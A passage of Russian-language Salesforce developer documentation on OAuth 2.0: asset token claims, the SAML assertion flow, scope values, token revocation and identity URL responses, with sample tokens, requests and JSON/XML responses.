Date: Wed, 06 Jan 2017 21:25:11 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Pragma: no-cache
Cache-Control: no-cache, no-store,s-maxage=0 Content-Type: application/json;charset=UTF-8
{
"access_token":"eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOl
siaHR0cDovL2xvY2FsaG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjExNTUxMSwiaXNzIjoiaHR0cHM6Ly9hc3NldG
lkLWRldmVsb3Blci1lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiaWQiOiIwNWJEMDAwMD
AwMDAwMUiLCJleHAiOjE0NTI2MzM5MTEsImFpZCI6IjAyaUQwMDAwMDAxNkdESyIsImRpZCI6IjM0OTY0Mz
MxLThNmMtNGY4Ni1iMzRmLTMyMjdlYTFmNTUwOSJ9.poVKl-fBrFi9tgKurAM2vbyGWZ5asbXJ5nQlfA
CsStFnksKiS14gD9_oK9RchHsLlAt3gSCkIXtdFMmHDPQECtfpvhXhCBw-FAYLNnhJVivU7oNimiUzEVhYlw
-p7V3Qr2lmPzhXzEisELWuQgkyfABdiI9PUOjJA3rLb6RSBmCSA5sjkYKlCjnxRcMA9ZExgS5134yq_bPR
V9BTrDwy2O34Ml2VwGjl9kIMWa5v8CHEtP7eMHbJpqgHQXpwnPna0ND4kAr7EQGF1zuIUBJMS35ZyZYtw5Eg
da1QbYm8TGpRaKP7tiB0GL1_i3MhGeEC8qnlXg6pWuhJd_Q",
"issued_token_type":"urn:ietf:params:oauth:token-type:jwt",
"token_type":"Bearer",
"expires_in":51840
}
```

Прим.: Параметр `access_token` содержит выданный вам маркер актива. Параметр `expires_in` обозначает срок действительности маркера, указанный в вашем связанном приложении.

Формат и утверждения маркера актива

JWT маркера актива, полученного в ответе Saleforce, содержит заголовок, полезные данные и, если маркер подписан, подпись.

Заголовок маркера актива содержит следующие утверждения.

- `kid` — ID ключа, обозначающий открытый ключ организации, сопутствующий вашему связанному приложению. Используется для проверки блока подписи в подписанном маркере исполнителя.
- `alg`: используется для проверки блока подписи в подписанном маркере исполнителя. Значение: `RS256`.
- `typ` — тип маркера. Значение: `JWT`.

Полезные данные JWT маркера актива содержат следующие утверждения.

- `iss` — определяет отправителя JWT, в данном случае это Community URL.

- `aud` — определяет для кого предназначен JWT. Значением является массив строк, с учетом регистра, содержащие значения StringOrURI. Аудитория указывается для каждого предполагаемого потребителя маркера актива.
- `exp` — обозначает время истечения срока действия, при котором или после которого JWT не должен приниматься на обработку. Значение должно быть численным и представлять количество секунд с 1970-01-01T00:00:00Z UTC до указанных даты/времени UTC без учета корректировочных секунд.
- `nbf` — определяет время, до которого JWT не должен приниматься на обработку. Для обработка утверждения "nbf" требуется, чтобы текущие дата и время были после и равны дате и времени, указанном в утверждении nbf. Значение должно быть численным и представлять количество секунд с 1970-01-01T00:00:00Z UTC до указанных даты/времени UTC без учета корректировочных секунд.
- `did` — обозначает ID устройства. Если маркер исполнителя содержал утверждение `did`, оно включается в маркер актива.
- `aid` — представляет ID нового или существующего объекта Asset, с которым связан маркер доступа.
- `cnf`— содержит RSA-ключ конкретного устройства в формате JSON Web Key, согласно спецификации «Proof-of-Possession Key Semantics for JSON Web Tokens». Используется для проверки правильности закрытого ключа устройства.
- Дополнительные утверждения — могут включать нестандартные атрибуты и полномочия, указанные вами в связанном приложении.

Вот пример подписанного маркера актива:

```
eyJraWQiOiJBc3NldHMiLCJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOlsiaHR0cDovL2x
vY2FsaG9zdDo1MDAwIl0sIm5iZiI6MTQ1MjUzNzUyMCwiaXNzIjoiaHR0cHM6Ly9hc3NldGlkLWRldmV
sb3Blci1lZGl0aW9uLm5hMS1ibGl0ejAzLnNvbWEuZm9yY2UuY29tIiwiY25mIjp7Imp3ayI6eyJrdHk
iOiJSU0EiLCJlIjoiQVFBQiIsImtpZCI6ImRldmljZWtleSIsIm4iOiJoUHBlM1RqYkJTMHB2dzFoMGQ
zbWxqdkNsOVp4Uk9YNzhRNEhLUGVPQjBPWml3QzBaSXBtaHdWZGRQeWFxYklVdTJvcUJORkc3S2Q4YVM
zMDJtQVlkLXNuQzdIcnlzekd1YzIwOFIyMUVMTGJwZ2dWOUlKdl9zdnRMNXh4UjlUdjBfUFRBNFUyR0h
VbnE1dFdDTlNqVEhoYkNzWHNrSmlLSWN4MHR3N2tJMmNaR01VQTJvakEyb1U1YkFrSDYyUkNBUTNEcDl
xTktoNldxZlI3VUpyQlV6NTFuaHVEcnE5eTFRWE1RX3pNZENXLTVTUEFMTE3ekRJa2oyX3FSdmR6LUJQ
SFRPYkU4WXg3cGFlenYzS0hZa3prRHd1M3hqUGhEZGtXMURXMWFraC1zdVpQcFl3STl4bDJ6RUNJMVU1
UVdmT0szeTIwTW1jSEFtRXhtQXIyRHcifX0sImlkIjoiMDViRDAwMDAwMDAwMDVCIiwiZXhwIjoxNDUz
MDU1OTE3LCJhaWQiOiIwMmlEMDAwMDAwMTZHTWciLCJkaWQiOiIyYzRjNzNlNy1lZGM1LTc3ZGQtMDEx
ZC00MzU2MmQyMWNiN2UifQ.Bi-CJGeOUPibvw73oZN26fNM4wEjX1XF657s9dzAgJZCXZlFps4Atu-4H
eILBnnkEkGJPLhSLm88nWcANPIFVNQKkAEifQtUjj2QE7AIWdzoFC9RuyxFv0HnAwRYkJuqoE5en3HV9
8qWMxh1-J3m0eFRTS1tUPSnrKnnPvHktuH4TdRpi3RTl3bueXmgUdYeIXNcpG71wRZDheEGxK_p5Uejq
1YmZVz1a6TBAZG3bH5sJhO0ygk1eHlHwzc5Q0yEH7cI_T5wv7puu_TTiGpDFiWwOcnvsBA8Kf8-LWEaP
Ku6Aypgbg3Ii3kY6RQEQaeTYpd8Q_jSlJi7IwQIA5WbLA
```

Что дает следующий заголовок:

```
{
  "kid": "00D300000000mlxEAA.978",
  "typ": "JWT",
  "alg": "RS256"
}
```

Полезные данные:

```
{
  "aud": ["https://your.devicebackend.com"],
  "nbf": 1452537520,
  "iss": "https://yourcommunity.com"
  "cnf": {
    "jwk": {
      "kty": "RSA",
```

```
      "e": "AQAB",
      "use": "sig",
      "alg": "RS256",
      "n":
"hPpe3TjbBS0pvw1h0d3mljvCl9ZxROX78Q4HKPeOB0OZiwC0ZIpmhwVddPyaqbIUu2oqBNFG7Kd8aS302mA
Yd-snC7HryszGuc208R21ELlbpggV9IJv_svtL5xxR9Tv0_PTA4U2GHUnq5tWCNSjTHhbCsXskJiKIcx0tw7
kI2cZGMUA2ojA2oU5bAkH62RCAQ3Dp9qNKh6WqfYwUJrBUz51nhuDrq9y1QXMQ_zMdCW-5SPALM17zDIkj2_
qRvdz-BPHTObE8Yx7paezv3KHYkzkDwu3xjPhDdkW1DW1akh-suZPpYwI9xl2zECI1U5QWfOK3y20MmcHAmE
xmAr2Dw"
    }
  },
  "id": "05bD0000000005B",
  "exp": "1453055917"
  "aid": "02iD00000016GMg",
  "did": "2c4c73e7-edc5-77dd-011d-43562d21cb7e"
  "custom_attributes": {
    "customattribute1": "unfiltered",
  }
}
```

Процесс утверждения SAML

Процесс утверждения SAML является альтернативой для организаций, которые используют SAML для доступа к системе Salesforce и нуждаются в таком же доступе к Web Services API. Процесс утверждения SAML может использоваться только в пределах одной организации. Данный процесс утверждения может использоваться без связанного приложения. Клиенты могут использовать данный процесс для интеграции с интерфейсом API через утверждения SAML (подобно интеграции с системой Salesforce для единой веб-регистрации).

Прим.: Процесс утверждения SAML не поддерживается для сообществ.

Процесс утверждения SAML состоит из нескольких этапов.

1. Настройка SAML для организации. Требуется SAML версии 2.0.
2. Замена утверждения SAML маркером доступа.
3. Система Salesforce отправляет ответ.
4. Использование синтаксического анализатора JSON для обработки ответа и извлечения параметра `access_token`.

   Прим.: Данный процесс не поддерживает создание `refresh_token`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Настройка SAML для OAuth

Для настройки использования SAML в организации, см. разделе Настройка параметров SAML для единой регистрации. После настройки SAML можно использовать такую же конфигурацию для веб-интеграции и интеграции API.

Организации, в которой включена поддержка SAML, предоставляются два URL-адреса.

- «URL-адрес входа `salesforce.com`»: данный URL-адрес должен использоваться для единой веб-регистрации.
- «Конечная точка маркера `OAuth 2.0`»: данный URL-адрес должен использоваться для замены утверждения SAML маркером доступа, используемым в API.

При создании утверждений SAML, которые должны использоваться в конечной точке маркера, URL-адрес получателя в утверждении может принимать значение параметра «Конечная точка маркера OAuth 2.0» или «URL-адрес входа salesforce.com».

Замена утверждения SAML маркером доступа

Чтобы заменить утверждение SAML маркером доступа, клиент должен получить или создать допустимый ответ SAML и отправить его на конечную точку маркера посредством метода POST. Способ получения данного ответа определяется клиентом. После получения допустимого ответа клиент отправляет следующие параметры:

- `grant_type`: для данного процесса должно быть указано значение `assertion`;
- `assertion`: ответ SAML в кодировке Base-64, зашифрованный как URL-адрес, который обычно используется для единой веб-регистрации;
- `assertion_type`: должно быть указано значение `urn:oasis:names:tc:SAML:2.0:profiles:SSO:browser`, зашифрованное как URL-адрес;
- `format` — (необязательный) ожидаемый формат возврата. Ниже указаны возможные значения.
  - `urlencoded`
  - `json` (по умолчанию).
  - `xml`

Вот пример внеполосного запроса POST, отправленного по адресу `https://login.salesforce.com/services/oauth2/token`.

```
grant_type=assertion&assertion_type=
urn%3Aoasis%3Anames%3Atc%3ASAML%3A2.0%3Aprofiles%3ASSO%3Abrowser&
assertion=PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4KPHNhbW. . .
```

Сервер Salesforce отправляет ответ

После проверки ответа SAML система Salesforce отправляет клиенту ответ. Это параметры, которые отображаются в теле ответа.

- `access_token`: код сеанса Salesforce, который может использоваться в Web Services API.
- `token_type`: значение `Bearer` для всех ответов, содержащих маркер доступа.
- `id`: URL-адрес удостоверения, используемый для идентификации пользователя и отправки запросов на получение дополнительной информации об этом пользователе. См. раздел «URL-адреса удостоверений» на странице 7226.

Ниже приведен пример ответа от Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"instance_url":"https://yourInstance.salesforce.com","access_token":
"00Dx0000000BV7z!AR8AQNhMmQeDIKR0.hZagSTaEPCkmoXeYnkaxQnqWlG6Sk9U3i3IFjEH
IzDlsYdU0qoVCXNJtPOwdb7u5rKfq9NldfAKoQjd","token_type":"Bearer"}
```

В случае возникновения ошибки на данном этапе, ответ будет содержать сообщение об ошибке со следующей информацией.

- `error`: код ошибки;
- `error_description` — описание ошибки с дополнительными сведениями.
  - `unsupported_response_type`: неподдерживаемый тип ответа;
  - `invalid_request`: требуется HTTPS;

  - `invalid_request`: необходимо использовать HTTP POST;
  - `invalid_assertion_type`: неподдерживаемый тип утверждения;
  - `invalid_grant`: недействительный код авторизации (убедитесь, что клиент отправляет параметры `assertion` и `assertion_type`, зашифрованные как URL-адреса);
  - `invalid_grant`: ограничение диапазона IP-адресов или недопустимое время входа в систему;
  - `inactive_user`: неактивный пользователь;
  - `inactive_org`: заблокированная, закрытая или временно недействующая организация;
  - `rate_limit_exceeded`: превышение ограничения по количеству входов в систему;
- `error_uri`: ссылка на средство проверки утверждения SAML, содержащая более подробную информацию об ошибке. Данная ошибка возвращается только в случае, если Salesforce может обработать утверждение.

Вот пример ошибки.

```
{"error_uri":"https://yourInstance.salesforce.com/setup/secur/SAMLValidationPage.apexp",
"error":"invalid_grant","error_description":"invalid assertion"}
```

СМ. ТАКЖЕ:

Проверка подлинности приложений посредством OAuth

Единая регистрация

Значения параметра Scope

С помощью параметра `scope` можно точно подстраивать полномочия, связанные с запрашиваемыми маркерами. Область действия — это подмножество значений, которые вы указали при определении связанного приложения.

Значения параметра Scope.

Значение	Описание
`api`	Обеспечивает доступ к текущей учетной записи зарегистрированного пользователя через интерфейс API (например, REST API и Bulk API). Кроме того, данное значение содержит значение `chatter_api`, разрешающее доступ к ресурсам Chatter REST API.
`chatter_api`	Разрешает доступ только к ресурсам Chatter REST API.
`custom_permissions`	Обеспечивает доступ к настраиваемым полномочиям организации, соответствующей связанному приложению, и определяет доступность каждого полномочия текущему пользователю.
`full`	Разрешает доступ ко всем данным, доступным зарегистрированному пользователю, и охватывает все другие области. Значение `full` не возвращает маркер обновления. Чтобы получить маркер обновления, отправьте запрос на область `refresh_token`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Значение	Описание
`id`	Разрешает доступ к службе URL-адресов удостоверений. Чтобы получить тот же результат, что при использовании значения `id`, отправьте отдельные запросы `profile`, `email`, `address` и `phone`; они все являются синонимами.
`openid`	Разрешает доступ к уникальному идентификатору текущего зарегистрированного пользователя для приложений OpenID Connect. Область `openid` может использоваться процессом проверки подлинности пользователя-агента OAuth 2.0 и процессом проверки подлинности веб-сервера OAuth 2.0 для возврата подписанного маркера кода, соответствующего спецификациям OpenID Connect, а также маркера доступа.
`refresh_token`	Разрешает возврат маркера обновления при наличии права на его получение. Данная область позволяет приложению взаимодействовать с данными пользователя в автономном режиме и является синонимом области `offline_access`.
`visualforce`	Разрешает доступ к страницам Visualforce.
`web`	Разрешает использование параметра `access_token` в Интернете. Кроме того, данное значение содержит значение `visualforce`, разрешающее доступ к страницам Visualforce.

Все значения scope включают `id`, который можно использовать в любой момент для доступа к URL-адресам удостоверения.

Как только пользователь утверждает приложения, значение параметра scope сохраняется в маркере обновления. Например, если пользователь утверждает приложение, параметру scope которого задано значение `id`, то система создает маркер обновления со строкой `scope=id`. Если пользователь утверждает второе приложение со строкой `scope=api`, то система создает маркер обновления со строкой `scope=api`.

Запросы на маркеры носителя JSON или SAML обрабатывают и объединяют параметры scope всех предыдущих маркеров обновления.

Принимая во внимание предыдущий пример, результат содержит маркер доступа со строкой `scope=id%20api`.

Ниже приведен пример запроса, определяющего параметр `scope` со значениями `api`, `id` и `web`. Несколько значений scope разделяются символом пробела — %20.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20web
```

СМ. ТАКЖЕ:

- Проверка подлинности приложений посредством OAuth
- Получение и проверка маркера кода

Отмена маркеров OAuth

Отмените маркер OAuth, если не хотите, чтобы клиентское приложение имело доступ к данным Salesforce или не верите, что клиентское приложение может прекратить доступ собственными средствами.

Аутентификация пользователей выполняется при отправке запроса из внешнего приложения (страница клиента). Маркеры доступа пользователей могут быть аннулированы, также как маркеры обновления и все связанные маркеры доступа. Разработчики могут отменить маркер при настройке кнопки «Выход» в своем приложении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Отмена маркеров

Чтобы отменить маркеры OAuth 2.0, воспользуйтесь конечной точкой аннулирования.

```
https://login.salesforce.com/services/oauth2/revoke
```

Создайте запрос POST, содержащий указанные ниже параметры, с помощью формата `application/x-www-form-urlencoded` в тексте запроса HTTP. Например:

```
POST /revoke HTTP/1.1
Host: https://login.salesforce.com/services/oauth2/revoke
Content-Type: application/x-www-form-urlencoded

token=currenttoken
```

Если указан маркер доступа, то Salesforce признает его недействительным, а затем аннулирует. Если указан маркер обновления, то он также аннулируется Salesforce со всеми связанными маркерами доступа.

В случае успешной обработки запроса сервер авторизации возвращает код 200. При наличии ошибок возвращается код 400 и один из указанных ниже ответов.

- `unsupported_token_type`: неподдерживаемый тип маркера.
- `invalid_token`: недействительный маркер.

При использовании безопасной среды компонент `test.salesforce.com` должен заменять компонент `login.salesforce.com`.

Поддержка запросов GET

Система Salesforce также поддерживает запросы GET со строковым параметром запроса `token` и текущим маркером. Если указан маркер доступа, то Salesforce признает его недействительным, а затем аннулирует. Если указан маркер обновления, то он также аннулируется Salesforce со всеми связанными маркерами доступа. Например:

```
https://login.salesforce.com/services/oauth2/revoke?token=currenttokenID
```

В случае успешной обработки запроса сервер авторизации возвращает код 200. При наличии любых ошибок возвращается код 400.

Поддержка JSONP

Конечная точка аннулирования также принимает запросы GET с дополнительным параметром обратного вызова и возвращает ответ с типом содержимого `application/javascript`. Например:

```
https://login.salesforce.com/services/oauth2/revoke?token=XXXXX&callback=myCallback
```

В случае успешного выполнения запроса обратный вызов отправляется в функцию JavaScript, заданную в параметре GET обратного вызова.

```
myCallback({});
```

В случае возникновения ошибки обратный вызов отправляется с кодом ошибки.

```
myCallback({"error":"invalid_token"});
```

СМ. ТАКЖЕ:

Использование маркера доступа

Использование маркера доступа

Маркер доступа можно использовать или в заголовке авторизации HTTP (REST API или URL-адрес удостоверения) или в заголовке проверки подлинности SessionHeader SOAP (SOAP API).

Метод использования маркера доступа, полученного с помощью протокола OAuth 2,0, зависит от используемого API.

- При использовании REST API рекомендуем задать заголовок авторизации HTTP в следующем формате: Авторизация: `Bearer` *маркер_доступа*.
- При использовании SOAP API маркер доступа помещается в заголовок проверки подлинности SessionHeader SOAP.
- При использовании URL-адреса удостоверения рекомендуем задать заголовок авторизации HTTP (как в REST API) или параметр HTTP `oauth_token`.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

Получение и проверка маркера кода

Маркер кода – подписанная структура данных, содержащая атрибуты проверенных пользователей, включая уникальный идентификатор этого пользователя и время выпуска маркера. Он также определяет запрашивающее клиентское приложение. Маркер кода определяется протоколом OpenID Connect.

Система Salesforce позволяет отвечать на запрос OAuth посредством маркера кода, соответствующего спецификациям OpenID Connect. Процесс проверки подлинности пользователя-агента OAuth 2.0 и процесс проверки подлинности веб-сервера OAuth 2.0 могут запрашивать подписанный маркер кода, если параметру scope запроса задано значение `openid`. Возвращаемым маркером является JSON Web Token (JWT).

- Процесс проверки подлинности пользователя-агента должен содержать параметр `response_type` со значением `token id_token`, параметр scope со значением `openid` и параметр `nonce`.
- Процесс проверки подлинности веб-сервера должен содержать параметр `response_type` со значением `code` и параметр scope со значением `openid`. Параметр `nonce` является дополнительным.

Ниже приведен пример запроса на маркер кода для процесса проверки подлинности пользователя-агента.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

```
https://login.salesforce.com/services/oauth2/authorize?response_type=token+id_token
&redirect_uri=https://login.salesforce.com/services/oauth2/success
&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLJbP_pqwoJYyuisjQhr_LLurNDv7AgQvDTZwCoZuD_
3Oxug0sU3_WrBPd_Ax6Mcnlg5HSnLGQ&scope=openid&nonce=somevalue
```

Чтобы подтвердить допустимость подписи Salesforce, используемой в ответе, воспользуйтесь опубликованными открытыми ключами.

1. Откройте страницу *`https://login.salesforce.com/id/keys`*.

   Ответ содержит сведения в формате JSON об открытых ключах, использованных для подписания.

2. Чтобы проверить подпись, воспользуйтесь ключом со значением `kid`, определяющим версию выпуска.

СМ. ТАКЖЕ:

Процесс проверки подлинности пользователя-агента OAuth 2.0

Процесс проверки подлинности веб-сервера OAuth 2.0

URL-адреса удостоверений

URL-адрес удостоверений уникально идентифицирует текущего пользователя Salesforce. Вы также можете использовать его в HTTP-запросе, чтобы получить дополнительную информацию о пользователе.

Если запрос на авторизацию завершен успешно, ответ HTTP содержит URL-адрес удостоверения вместе с маркером доступа. URL-адрес возвращается в параметре `id` области действия (scope). Например,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования, удаления и управления приложениями OAuth:

- Управление связанными приложениями

```
https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P.
```

URL-адрес удостоверения также является API на основе REST, который используется для запроса дополнительной информации о пользователях, в том числе имени пользователя, адреса электронной почты и идентификатора организации. Он также возвращает конечные точки, с которыми может взаимодействовать клиент, например фотографии для профилей и доступные конечные точки API.

Прим.: JSONP больше не возвращается для запросов службы идентификации из-за строгого типа MIME. В запросы необходимо добавить параметр `'format=jsonp'` с параметром обратного вызова, чтобы служба идентификации вернула JavaScript. Когда служба идентификации обнаруживает формат JSONP, она возвращает требуемый тип JavaScript (`'application/javascript'`).

Доступ клиента к URL-адресу удостоверения одного пользователя организации инициирует предоставление доступа к URL-адресу удостоверения другого пользователя данной организации только при выполнении связанным маркером всех перечисленных ниже условий.

- Запрос OAuth для маркера доступа содержит значение `full` или `api` параметра scope.
- Маркер доступа предназначается пользователю с включенным полномочием API.
- Маркер доступа предназначается пользователю, которому правила общего доступа предоставляют доступ к другому пользователю.
- Маркер доступа предназначается внутреннему пользователю, то есть параметру `user_type` ответа соответствует значение `STANDARD`.

В противном случае URL-адрес удостоверения пользователя может быть просмотрен только при наличии маркера доступа для каждого пользователя.

Формат URL-адреса `https://login.salesforce.com/id/`*кодОрг*`/`*кодПользователя*, где *кодОрг* — это код организации Salesforce, которой принадлежит пользователь, а *кодПользователя* — это код пользователя Salesforce.

Прим.: При использовании безопасной среды компонент `login.salesforce.com` должен заменять компонент `test.salesforce.com`.

URL-адрес должен соответствовать протоколу HTTPS.

Параметры URL-адреса удостоверения

Следующие параметры допустимо использовать совместно с маркером доступа и URL-адресом удостоверения. Маркер доступа может использоваться в заголовке запроса на авторизацию или запросе, содержащем параметр `oauth_token`.

Параметр	Описание
маркер доступа	См. раздел «Использование маркера доступа» на странице 7224.
формат	Дополнительно. Укажите формат отображения результатов. Ниже указаны возможные значения. • `json` • `xml` Помимо параметра `format`, возвращаемый формат также может быть задан в заголовке Accept с помощью одного из следующих значений: • `Accept: application/json` • `Accept: application/xml` • `Accept: application/x-www-form-urlencoded` Обратите внимание на перечисленные ниже примечания. • Заголовки Accept могут содержать специальные символы. Допускаемые символы `*/*` возвращают значение JSON. • Список значений также принимается и подлежит проверке слева направо. Например: Список значений `application/xml,application/json,application/html,*/*` возвращает значение XML. • Параметр `format` имеет приоритет над заголовком запроса Accept.
version	Дополнительно. Введите номер версии SOAP API или текстовую строку `latest`. Если значение не указано, то возвращаемые URL-адреса API содержат буквенное значение `{version}` вместо номера версии; замена строки выполняется клиентом. Если указано значение `latest`, то используется последняя версия API.
PrettyPrint	Необязательный параметр и принимается только в заголовке, а не как параметр URL. Укажите его, чтобы оптимизировать возвращаемый XML или JSON-ответ для удобства прочтения, а не по размеру данных. Например, добавьте в заголовок следующую строку: `X-PrettyPrint:1`.
обратный вызов	Дополнительно. Укажите действительное имя функции JavaScript. Этот параметр можно использовать, если указан формат JSON. Результаты добавляются в данное имя функции (JSONP). Например, если в результате запроса `https://server/id/orgid/userid/` возвращается значение `{"foo":"bar"}`, то в результате запроса

Параметр	Описание
	`https://server/id/orgid/userid/?callback=baz` возвращается значение `baz({"foo":"bar"});`.

Ответ с URL-адресом удостоверения

Ниже перечислены сведения, возвращаемые допустимым запросом в формате JSON.

- `id`: URL-адрес удостоверения (тот URL-адрес, на который был отправлен запрос).
- `asserted_user`: логическое значение, указывающее, создан ли используемый маркер доступа для данного URL-адреса удостоверения.
- `user_id`: код пользователя Salesforce
- `username`: имя пользователя Salesforce
- `organization_id`: код организации Salesforce
- `nick_name`: прозвище запрашиваемого пользователя в сообществе.
- `display_name`: отображаемое (полное) имя запрашиваемого пользователя.
- `email`: адрес эл. почты запрашиваемого пользователя.
- `email_verified`: определяет наличие (`true`) или отсутствие (`false`) функции проверки эл. почты.
- `first_name`: личное имя пользователя.
- `last_name`: фамилия пользователя.
- `timezone`: часовой пояс в параметрах пользователя.
- `photos`: соотнесение URL-адресов с изображениями для профиля пользователя.

  Прим.: Доступ к данным URL-адресам возможен только при условии передачи маркера доступа. См. раздел «Использование маркера доступа» на странице 7224.

  - `picture`
  - `thumbnail`
- `addr_street`: часть адреса в параметрах пользователя: название улицы.
- `addr_city`: часть адреса в параметрах пользователя: название города.
- `addr_state`: часть адреса в параметрах пользователя: название области.
- `addr_country`: часть адреса в параметрах пользователя: название страны.
- `addr_zip`: часть адреса в параметрах пользователя: почтовый индекс.
- `mobile_phone`: номер мобильного телефона в параметрах пользователя.
- `mobile_phone_verified`: пользователь подтвердил, что номер мобильного телефона является правильным (см. Описание поля «Мобильный пользователь»).
- `status`: текущий статус пользователя Chatter.
  - `created_date`: дата добавления последнего сообщения пользователя в формате `xsd datetime` (например, 2010-05-08T05:17:51.000Z).
  - `body`: содержимое публикации.
- `urls`: сопоставление, содержащее различные конечные точки API, которые могут использоваться для указанного пользователя.

Прим.: Доступ к конечным точкам REST возможен только при условии передачи маркера доступа. См. раздел «Использование маркера доступа» на странице 7224.

  - `enterprise` (SOAP)
  - `metadata` (SOAP)
  - `partner` (SOAP)
  - `rest` (REST)
  - `sobjects` (REST)
  - `search` (REST)
  - `query` (REST)
  - `recent` (REST)
  - профиль
  - `feeds` (Chatter)
  - `feed-items` (Chatter)
  - `groups` (Chatter)
  - `users` (Chatter)
  - `custom_domain`: данное значение пропускается, если организация не использует настраиваемый домен.
- `active`: логическое значение, указывающее, является ли запрашиваемый пользователь активным.
- `user_type`: тип запрашиваемого пользователя.
- `language`: язык запрашиваемого пользователя.
- `locale`: регион запрашиваемого пользователя.
- `utcOffset`: сдвиг часового пояса запрашиваемого пользователя относительно Гринвича (в миллисекундах).
- `last_modified_date`: дата добавления последнего изменения в формате `xsd datetime` (например, 2010-06-28T20:54:09.000Z).
- `is_app_installed`: данное свойство отображает значение `true`, при условии что связанное приложение установлено в организации текущего пользователя, а маркер доступа создан посредством процесса OAuth. Если связанное приложение не установлено, то данное свойство не существует (значение `false` не используется). При анализе ответа рекомендуем проверять наличие данного свойства и его значение.
- `mobile_policy`: конкретные значения для управления мобильными связанными приложениями. Данные значения доступны только при установке связанного приложения в организации текущего пользователя, а также при настройке времени завершения сеанса и длины PIN-кода.
  - `screen_lock`: срок ожидания блокировки экрана в случае простоя.
  - `pin_length`: длина идентификационного номера, необходимого для получения доступа к мобильному приложению.
- `push_service_type`: содержит значение `apple` при регистрации связанного приложения посредством службы APNS (для всплывающих уведомлений iOS) или значение `androidGcm` при регистрации связанного приложения посредством службы GCM (для всплывающих уведомлений Android). Значение ответа является массивом.
- `custom_permissions`: если запрос содержит значение `custom_permissions` параметра scope, то ответ предусматривает сопоставление, которое содержит настраиваемые полномочия организации, связанные со связанным

приложением. Если связанное приложение не установлено в организации или не имеет связанных настраиваемых полномочий, то ответ не содержит сопоставление `custom_permissions`. Вот пример запроса.

```
http://login.salesforce.com/services/oauth2/authorize?response_type=token&client_
id=3MVG9lKcPoNINVBKV6EgVJiF.snSDwh6_2wSS7BrOhHGEJkC_&redirect_uri=http://www.example.org/qa/security/oauth
/useragent_flow_callback.jsp&scope=api%20id%20custom_permissions
```

Ниже приведен блок JSON в ответе с URL-адресом удостоверения.

```
"custom_permissions":
  {
    "Email.View":true,
    "Email.Create":false,
    "Email.Delete":false
  }
```

А это ответ в формате XML.

```
<?xml version="1.0" encoding="UTF-8"?>
<user>
<id>https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9</id>
<asserted_user>true</asserted_user>
<user_id>005x0000001S2b9</user_id>
<organization_id>00Dx0000001T0zk</organization_id>
<nick_name>admin1.2777578168398293E12foofoofoofoo</nick_name>
<display_name>Alan Van</display_name>
<email>admin@2060747062579699.com</email>
<status>
   <created_date xsi:nil="true"/>
   <body xsi:nil="true"/>
</status>
<photos>
   <picture>https://yourInstance.salesforce.com/profilephoto/005/F</picture>
   <thumbnail>https://yourInstance.salesforce.com/profilephoto/005/T</thumbnail>
</photos>
<urls>
  <enterprise>https://yourInstance.salesforce.com/services/Soap/c/{version}/00Dx0000001T0zk

   </enterprise>
  <metadata>https://yourInstance.salesforce.com/services/Soap/m/{version}/00Dx0000001T0zk

   </metadata>
  <partner>https://yourInstance.salesforce.com/services/Soap/u/{version}/00Dx0000001T0zk

   </partner>
   <rest>https://yourInstance.salesforce.com/services/data/v{version}/
   </rest>
   <sobjects>https://yourInstance.salesforce.com/services/data/v{version}/sobjects/
   </sobjects>
   <search>https://yourInstance.salesforce.com/services/data/v{version}/search/
   </search>
   <query>https://yourInstance.salesforce.com/services/data/v{version}/query/
   </query>
   <profile>https://yourInstance.salesforce.com/005x0000001S2b9
   </profile>
```

```
</urls>
<active>true</active>
<user_type>STANDARD</user_type>
<language>en_US</language>
<locale>en_US</locale>
<utcOffset>-28800000</utcOffset>
<last_modified_date>2010-06-28T20:54:09.000Z</last_modified_date>
</user>
```

Ответ в формате JSON.

```
{"id":"https://yourInstance.salesforce.com/id/00Dx0000001T0zk/005x0000001S2b9",
"asserted_user":true,
"user_id":"005x0000001S2b9",
"organization_id":"00Dx0000001T0zk",
"nick_name":"admin1.2777578168398293E12foofoofoofoo",
"display_name":"Alan Van",
"email":"admin@2060747062579699.com",
"status":{"created_date":null,"body":null},
"photos":{"picture":"https://yourInstance.salesforce.com/profilephoto/005/F",
   "thumbnail":"https://yourInstance.salesforce.com/profilephoto/005/T"},
"urls":

